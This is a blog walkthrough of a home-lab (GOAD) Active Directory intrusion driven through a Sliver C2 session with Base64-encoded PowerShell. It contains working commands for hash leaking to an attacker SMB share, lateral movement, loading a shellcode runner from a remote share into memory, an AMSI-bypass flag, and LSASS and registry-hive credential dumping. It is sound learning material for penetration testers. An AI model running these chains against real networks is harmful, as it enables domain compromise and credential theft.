

After just wrapping up on recent adventures of PEN-300, one thing is clear: most lab environments waste no time spilling their secrets once you use tools like SharpHound, PowerView and maybe even ADPeas!
But what about those situations where such tools get caught? Or you are sitting in an air-gapped environment with zero internet access to grab your toolkit? All of the sudden, it’s just you, the target, and a Sliver C2 beacon.

This is the perfect follow-up to last month’s blog, where we built and exploited a custom react2shell vulnerable web app to execute a Sliver C2 callback. Now, it’s time to gain a better understanding of Living Off The Land techniques.
In this post, we are going to use this fantastic blog post, and combine those commands with sharpsh, and Base64 encode everything along the way within a Sliver session.
A few quick notes before we dive in:
- Some of the commands discussed throughout the blog will need specific host names or usernames, therefore changing your sharpsh Base64 value
- A decent amount of work went into modified multiline scripts into 1-liners, to better fit the process, therefore many will much different than the original source material
- We know that some Sliver Armory modules might be better suited to the work , but that’s not the goal. This blog is all about focusing and breaking down the commands, to have a better understanding on what they do
One last thing, for those of you how wish to experiment on your own, here’s a small tip. Sometimes you might run a sharpsh command and get the following output:
[*] sharpsh output:
the Assembly::Invoke_3 method returned a non-zero HRESULT: 0x80131604
This usually means there’s an issue with how the string is being interpreted. To fix it, you’ll need to redo the Base64 encoding using following command to resolve the issue :
cat <<'CMD' | iconv -t UTF-16LE  | base64 -w 0
<$COMMAND>"
CMD
Finally, let’s get in to it.

Grabbing Hashes: The Manual Way
Even though I had a session running as robb.stark from last month, I still needed a password to run some of the authenticated commands later on.
For that, we can use Responder and wait:
sudo responder -I eth1But we wanted to try something here, which from what I can tell, is just manually doing Responder. It goes like this:
- Set up a Python SMB server on Kali:
smbserver.py share . -smb2support -debug- On Sliver, from the existing session as robb.stark, let’s reach out to the Kali SMB share to pass robb.stark’s hash
execute '//$KALI/test'
Nice. Now that we have the hash, well.. we do what we need to do and pass that over to Hashcat to get the our cleartext password
hashcat.exe -m 5600 hashes.txt rockyou.txt -O
Listing Domain Controllers
Now the crazy starts. Let’s walk through this first example. We plan to use to use a standard format to Base 64 encode whatever PowerShell command we plan to use.
- First, let’s encode our PowerShell command to look for Domain Controlles
cat <<'CMD' | base64 -w 0
net group "Domain Controllers" /domain
CMD- Next, let’s build a sharpsh command in Sliver to execute that Base64 encoded command. The -e flag tells sharpsh that the command is encoded, and -c is our actual payload:
sharpsh -t 20 -- '-e -c bmV0IGdyb3VwICJEb21haW4gQ29udHJvbGxlcnMiIC9kb21haW4K'
BOOM. Output. No fighting with PowerView, no files touching disk. Just some good ole’ manual enumeration.
If you find yourself hitting walls, you might need to use the -M flag for AMSI bypass or the -i flag if your command exceeds the standard character limit.
Listing ARP table
We know WINTERFELL is a Domain Controller, but it’d be nice to have an IP address to go with that name. Sure, we could nmap it, netexec it, bop it, zap it, or twist it. Or maybe we just keep it simple, check the ARP table, and resolve it via DNS. Yeah!?
With a little regex magic, we put together a one-liner to pull IP addresses and attempt reverse DNS lookups for those IPs.
- First, we encode the PowerShell command
cat <<'CMD' | base64 -w 0
arp -a | sls '^\s*(\d{1,3}(\.\d{1,3}){3})\s+([0-9a-f-]{17})' | % { $ip=$_.Matches[0].Groups[1].Value;$mac=$_.Matches[0].Groups[3].Value;$hn=try{[System.Net.Dns]::GetHostEntry($ip).HostName}catch{$null};[pscustomobject]@{IPAddress=$ip;MACAddress=$mac;Hostname=$hn} } | sort IPAddress
CMD- Next, use sharpsh with the -i flag, which is needed when the command exceeds the 256 character limit
sharpsh -i -t 20 -- '-e -c YXJwIC1hIHwgc2xzICdeXHMqKFxkezEsM30oXC5cZHsxLDN9KXszfSlccysoWzAtOWEtZi1dezE3fSknIHwgJSB7ICRpcD0kXy5NYXRjaGVzWzBdLkdyb3Vwc1sxXS5WYWx1ZTskbWFjPSRfLk1hdGNoZXNbMF0uR3JvdXBzWzNdLlZhbHVlOyRobj10cnl7W1N5c3RlbS5OZXQuRG5zXTo6R2V0SG9zdEVudHJ5KCRpcCkuSG9zdE5hbWV9Y2F0Y2h7JG51bGx9O1twc2N1c3RvbW9iamVjdF1Ae0lQQWRkcmVzcz0kaXA7TUFDQWRkcmVzcz0kbWFjO0hvc3RuYW1lPSRobn0gfSB8IHNvcnQgSVBBZGRyZXNzCg=='
Just like that, we got a list of IP addresses, nice.
Test WinRM on remote target
Now as robb.stark on Castelback, we wanted to see if could reach out in Winterfell via WinRM:
cat <<'CMD' | base64 -w 0
Test-WSMan -ComputerName WINTERFELL
CMD
sharpsh -t 20 -- '-e -c VGVzdC1XU01hbiAtQ29tcHV0ZXJOYW1lIFdJTlRFUkZFTEwK'
The output confirms WinRM is available and listening! But before we do anything with that, We wanted to kick the tires of some other Living Off The Land commands.

Running whoami /all
Before moving on, it’s always good to check your current privileges and group memberships. So’ let’s do that!
cat <<'CMD' | base64 -w 0
echo -n "whoami /all" | base64 -w 0
CMD
sharpsh -t 20 -- '-e -c d2hvYW1pIC9hbGw='
Creating a credential object
Since we already validated that WinRM is open on WINTERFELL, we really wanted to see how well these authenticated commands play with the sharpsh + Sliver C2 .
Next, we will test code execution from CastelBlack over to Winterfell
cat <<'CMD' | base64 -w 0
Invoke-Command -ComputerName WINTERFELL -ScriptBlock { whoami; hostname }
CMD
sharpsh -t 20 -- '-e -c SW52b2tlLUNvbW1hbmQgLUNvbXB1dGVyTmFtZSBXSU5URVJGRUxMIC1TY3JpcHRCbG9jayB7IHdob2FtaTsgaG9zdG5hbWUgfQo='
Well that worked perfectly! This already looks like a fun way to easily traverse laterally with some beacons, sessions, or shells 🙂

Get OS Info
From CASTELBLACK as robb.stark, let’s see what OS details we can find for Winterfell:
cat <<'CMD' | base64 -w 0
Get-WmiObject -Class Win32_OperatingSystem -ComputerName WINTERFELL | Select-Object CSName, Caption, Version, BuildNumber, OSArchitecture, LastBootUpTime
CMD
sharpsh -t 20 -- '-e -c R2V0LVdtaU9iamVjdCAtQ2xhc3MgV2luMzJfT3BlcmF0aW5nU3lzdGVtIC1Db21wdXRlck5hbWUgV0lOVEVSRkVMTCB8IFNlbGVjdC1PYmplY3QgQ1NOYW1lLCBDYXB0aW9uLCBWZXJzaW9uLCBCdWlsZE51bWJlciwgT1NBcmNoaXRlY3R1cmUsIExhc3RCb290VXBUaW1lCg=='
List Processes
Taking that idea a step further, let’s look for running processes on Winterfell.
cat <<'CMD' | base64 -w 0
Get-WmiObject -Class Win32_Process -ComputerName WINTERFELL | Select-Object ProcessName, ProcessId, CommandLine, CreationDate | Sort-Object CreationDate -Descending
CMD
sharpsh -t 20 -- '-e -c R2V0LVdtaU9iamVjdCAtQ2xhc3MgV2luMzJfUHJvY2VzcyAtQ29tcHV0ZXJOYW1lIFdJTlRFUkZFTEwgfCBTZWxlY3QtT2JqZWN0IFByb2Nlc3NOYW1lLCBQcm9jZXNzSWQsIENvbW1hbmRMaW5lLCBDcmVhdGlvbkRhdGUgfCBTb3J0LU9iamVjdCBDcmVhdGlvbkRhdGUgLURlc2NlbmRpbmcK'List Installed Software
At this point, we might as well test listing installed software on Winterfell:
cat <<'CMD' | base64 -w 0
Get-WmiObject -Class Win32_Product -ComputerName WINTERFELL | Select-Object Name, Version, Vendor, InstallDate
CMD
sharpsh -t 20 -- '-e -c R2V0LVdtaU9iamVjdCAtQ2xhc3MgV2luMzJfUHJvZHVjdCAtQ29tcHV0ZXJOYW1lIFdJTlRFUkZFTEwgfCBTZWxlY3QtT2JqZWN0IE5hbWUsIFZlcnNpb24sIFZlbmRvciwgSW5zdGFsbERhdGUK'Name
----
Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.40.33816
Microsoft Visual C++ 2022 X86 Minimum Runtime - 14.40.33816
Microsoft Visual C++ 2022 X86 Additional Runtime -
Microsoft Visual C++ 2022 X64 Additional Runtime -
Microsoft Silverlight
VMware Tools
Who is Logged In?
Finally, the “Who’s ” check. Let’s see which accounts were actively logged in on the DC.
cat <<'CMD' | base64 -w 0
Get-WmiObject -Class Win32_ComputerSystem -ComputerName WINTERFELL | Select-Object Name, UserName
CMD
sharpsh -t 20 -- '-e -c R2V0LVdtaU9iamVjdCAtQ2xhc3MgV2luMzJfQ29tcHV0ZXJTeXN0ZW0gLUNvbXB1dGVyTmFtZSBXSU5URVJGRUxMIHwgU2VsZWN0LU9iamVjdCBOYW1lLCBVc2VyTmFtZQo='Name UserName
---- --------
WINTERFELL NORTH\catelyn.stark
It looks like Catelyn Stark is currently active on the DC. This gives us a specific target account to monitor or pivot towards.
Executing Local Scripts on Remote Host
We wanted to try something a little fancy here, We been using this PowerShell script as a shellcode runner, so we thought it’d be fun to se to use that in the next examples.
There’s two different ways to test this:
- Upload the PS script to CASTELBLACK and execute it on WINTERFELL to gain a Sliver session
- Set up an SMB server on my kali box and execute it on WINTERFELL to gain a Sliver session
Example 1 : Uploaded the shellcode runner (hav0c-ps-x64.ps1) to the C:\temp\ directory on CASTELBLACK and then used Invoke-Command to push it over to the DC
cat <<'CMD' | base64 -w 0
Invoke-Command -ComputerName WINTERFELL -FilePath C:\temp\hav0c-ps-x64.ps1
CMD
sharpsh -t 20 -- '-e -c SW52b2tlLUNvbW1hbmQgLUNvbXB1dGVyTmFtZSBXSU5URVJGRUxMIC1GaWxlUGF0aCBDOlx0ZW1wXGhhdjBjLXBzLXg2NC5wczEK'
Example 2: This is where things get interesting. Instead of having my script touch the disk on CASTELBLACK, with the shellcode runner hosted on the Kali SMB share and provided that UNC path directly to the Invoke-Command. The result? The script never touches the disk on any of the Windows targets. It’s pulled directly into memory and executed! **10 hacker points!**
cat <<'CMD' | base64 -w 0
powershell -ep bypass Invoke-Command -ComputerName WINTERFELL -FilePath \\$KALI\share\hav0c-ps-x64.ps1
CMD
sharpsh -t 20 -- '-e -c cG93ZXJzaGVsbCAtZXAgYnlwYXNzIEludm9rZS1Db21tYW5kIC1Db21wdXRlck5hbWUgV0lOVEVSRkVMTCAtRmlsZVBhdGggXFwxOTIuMTY4LjU2LjEzNFxzaGFyZVxoYXYwYy1wcy14NjQucHMxCg=='

Nice! We have a new session with Winterfell! Lets check out some more LOTL examples.
Active Directory PowerShell Module
Some commands below will only work with the Active Directory PowerShell module installed. With fun tricks out there to get this module, as this in a local home lab, it was just a matter of installing it through PowerShell as seen below:
Windows 10 / 11
PowerShell (Admin)
# Install RSAT AD module
Add-WindowsCapability -Online -Name Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0

# Verify
Get-Module -ListAvailable ActiveDirectory
DISM (Admin) alternative
DISM /Online /Add-Capability /CapabilityName:Rsat.ActiveDirectory.DS-LDS.Tools~~~~0.0.1.0
Windows Server
Server 2016 / 2019 / 2022 (PowerShell)
# Install RSAT AD module
Install-WindowsFeature RSAT-AD-PowerShell

# Verify
Get-Module -ListAvailable ActiveDirectory
Server 2012 R2 / 2012 (PowerShell)
# Install RSAT AD module
Add-WindowsFeature RSAT-AD-PowerShell
Import + quick test
Import-Module ActiveDirectory
Get-Command Get-ADUser
List all domain users
Now let’s look at the Active Directory environment, starting with listing domain users:
cat <<'CMD' | base64 -w 0
Get-ADUser -Filter * -Properties * | Select-Object Name, SamAccountName, MemberOf, Enabled, LastLogonDate, PasswordLastSet, whenCreated, AdminCount
CMD
sharpsh -t 20 -- '-e -c R2V0LUFEVXNlciAtRmlsdGVyICogLVByb3BlcnRpZXMgKiB8IFNlbGVjdC1PYmplY3QgTmFtZSwgU2FtQWNjb3VudE5hbWUsIE1lbWJlck9mLCBFbmFibGVkLCBMYXN0TG9nb25EYXRlLCBQYXNzd29yZExhc3RTZXQsIHdoZW5DcmVhdGVkLCBBZG1pbkNvdW50Cg=='Name : samwell.tarly
Description : Samwell Tarly (Password : Heartsbane)
SamAccountName : samwell.tarly
MemberOf : {CN=Night Watch,CN=Users,DC=north,DC=sevenkingdoms,DC=local}
Enabled : True
Samwell sticks out as the entry includes his password in plaintext.
At this point, we wonder if Samwell has RDP access without using netexec. Let’s try to keep it all within sharpsh. So, fast forwarding through some manual enumeration, we start looking at RDP users:
cat <<'CMD' | base64 -w 0
net localgroup "Remote Desktop Users"
CMD
sharpsh -t 20 -- '-e -c bmV0IGxvY2FsZ3JvdXAgIlJlbW90ZSBEZXNrdG9wIFVzZXJzIgo='NORTH\Mormont
NORTH\Night Watch
NORTH\Stark
The command completed successfully.
The output showed that the NORTH\Night Watch group (which Samwell is a member of) has RDP rights. While I chose to stick to the C2 session for stealth, you could easily verify this or jump in with xfreerdp3

xfreerdp3 /u:samwell.tarly /p:'Heartsbane' /v:192.168.56.22 /cert:ignore +auto-reconnect +clipboard /dynamic-resolutionNext, let’s check WINTERFELL for shared resources using the native Sliver execute command:
execute -o net view \\\\winterfell
With the new session, we spotted the NETLOGON share(above) and decided to poke around. Let’s ls the contents of NETLOGON (below).
ls //winterfell/NETLOGON
Sure enough, we found a script named script.ps1. After using, cat the file, I hit paydirt: Jeor Mormont’s credentials.
cat //winterfell/NETLOGON/script.ps1
Whether we use this method, or navigate through the RDP session, we comes across the same details.

Now let’s see if we can use to use Jeor creds against CASTELBLACK to test for code execution:
cat <<'CMD' | base64 -w 0
$password = ConvertTo-SecureString '_L0ngCl@w_' -AsPlainText -Force;$cred = New-Object System.Management.Automation.PSCredential ("jeor.mormont", $password);Invoke-Command -ComputerName CASTELBLACK -Credential $cred -ScriptBlock { whoami;hostname }
CMD
sharpsh -i -t 20 -- '-e -c JHBhc3N3b3JkID0gQ29udmVydFRvLVNlY3VyZVN0cmluZyAnX0wwbmdDbEB3XycgLUFzUGxhaW5UZXh0IC1Gb3JjZTskY3JlZCA9IE5ldy1PYmplY3QgU3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5QU0NyZWRlbnRpYWwgKCJqZW9yLm1vcm1vbnQiLCAkcGFzc3dvcmQpO0ludm9rZS1Db21tYW5kIC1Db21wdXRlck5hbWUgQ0FTVEVMQkxBQ0sgLUNyZWRlbnRpYWwgJGNyZWQgLVNjcmlwdEJsb2NrIHsgd2hvYW1pO2hvc3RuYW1lIH0K'north\jeor.mormont
castelblack
Good! Jeor is local admin on Castelblack, so now we can dump the creds. WOO!

Dumping LSASS
Since we’ve confirmed administrative access on both Castelblack and Winterfell , it’s time to use the comsvcs.dll technique to dump LSASS memory and native reg save commands to pull the local SAM, SYSTEM, and SECURITY hives.
First, we target LSASS using rundll32.exe to call the MiniDump function within comsvcs.dll.
cat <<'CMD' | base64 -w 0
$lsass = Get-Process lsass;$lsassPid = $lsass.Id;rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $lsassPid C:\tmp\lsass.dmp full
CMD
sharpsh -t 20 -- '-e -c JGxzYXNzID0gR2V0LVByb2Nlc3MgbHNhc3M7JGxzYXNzUGlkID0gJGxzYXNzLklkO3J1bmRsbDMyLmV4ZSBDOlxXaW5kb3dzXFN5c3RlbTMyXGNvbXN2Y3MuZGxsLCBNaW5pRHVtcCAkbHNhc3NQaWQgQzpcdG1wXGxzYXNzLmRtcCBmdWxsCg=='Once the dump is finished, we download it through our Sliver session
download lsass.dmpNext parse it locally
pypykatz lsa minidump lsass.dmpNow to grab the SAM SYSTEM SECURITY files:
cat <<'CMD' | base64 -w 0
reg save HKLM\SAM C:\temp\sam.hive;reg save HKLM\SYSTEM C:\temp\system.hive;reg save HKLM\SECURITY C:\temp\security.hive
CMD
sharpsh -t 20 -- '-e -c cmVnIHNhdmUgSEtMTVxTQU0gQzpcdGVtcFxzYW0uaGl2ZTtyZWcgc2F2ZSBIS0xNXFNZU1RFTSBDOlx0ZW1wXHN5c3RlbS5oaXZlO3JlZyBzYXZlIEhLTE1cU0VDVVJJVFkgQzpcdGVtcFxzZWN1cml0eS5oaXZlCg=='Dump the hives locally using secretsdump
secretsdump.py -sam sam.hive -security security.hive -system system.hive LOCAL

Now, we repeat the exact same process for the Domain Controller (Winterfell)
cat <<'CMD' | base64 -w 0
$lsass = Get-Process lsass;$lsassPid = $lsass.Id;rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump $lsassPid C:\temp\lsass.dmp full
CMD
sharpsh -t 20 -- '-e -c JGxzYXNzID0gR2V0LVByb2Nlc3MgbHNhc3M7JGxzYXNzUGlkID0gJGxzYXNzLklkO3J1bmRsbDMyLmV4ZSBDOlxXaW5kb3dzXFN5c3RlbTMyXGNvbXN2Y3MuZGxsLCBNaW5pRHVtcCAkbHNhc3NQaWQgQzpcdGVtcFxsc2Fzcy5kbXAgZnVsbAo='The lsass.dmp file was then downloaded
download lsass.dmpNext parse it locally
pypykatz lsa minidump lsass.dmp
Now to grab the SAM SYSTEM SECURITY files
cat <<'CMD' | base64 -w 0
reg save HKLM\SAM C:\temp\sam.hive;reg save HKLM\SYSTEM C:\temp\system.hive;reg save HKLM\SECURITY C:\temp\security.hive
CMD
sharpsh -t 20 -- '-e -c cmVnIHNhdmUgSEtMTVxTQU0gQzpcdGVtcFxzYW0uaGl2ZTtyZWcgc2F2ZSBIS0xNXFNZU1RFTSBDOlx0ZW1wXHN5c3RlbS5oaXZlO3JlZyBzYXZlIEhLTE1cU0VDVVJJVFkgQzpcdGVtcFxzZWN1cml0eS5oaXZlCg=='-rw-rw-rw- sam.hive 56.0 KiB
-rw-rw-rw- security.hive 68.0 KiB
-rw-rw-rw- system.hive 18.4 MiB
Move all to Kali using Sliver C2:
download sam.hivedownload security.hivedownload system.hiveDump the hives locally using secretsdump
secretsdump.py -sam sam.hive -security security.hive -system system.hive LOCAL
Between the LSASS minidump and these hives, we now likely have every credential we need to own the entire domain.

Conclusion
This month’s blog was just a test drive. There are a lot more commands in the original LOTL post and others that we have yet to try out. But with the GOAD lab environment, it’s worth testing out at as many as possible.
With that in mind, we are officially putting together a massive Living Off The Land (LOTL) Resource right here on Hexxed BitHeadz!
Whether you’re a pentester or a Sliver C2 fan just starting your journey, this resource is being built for you. Stay tuned! We plan to have it publicly available in an upcoming blog.
Stay Safe! Stay Curious! Hexxed BitHeadz Out!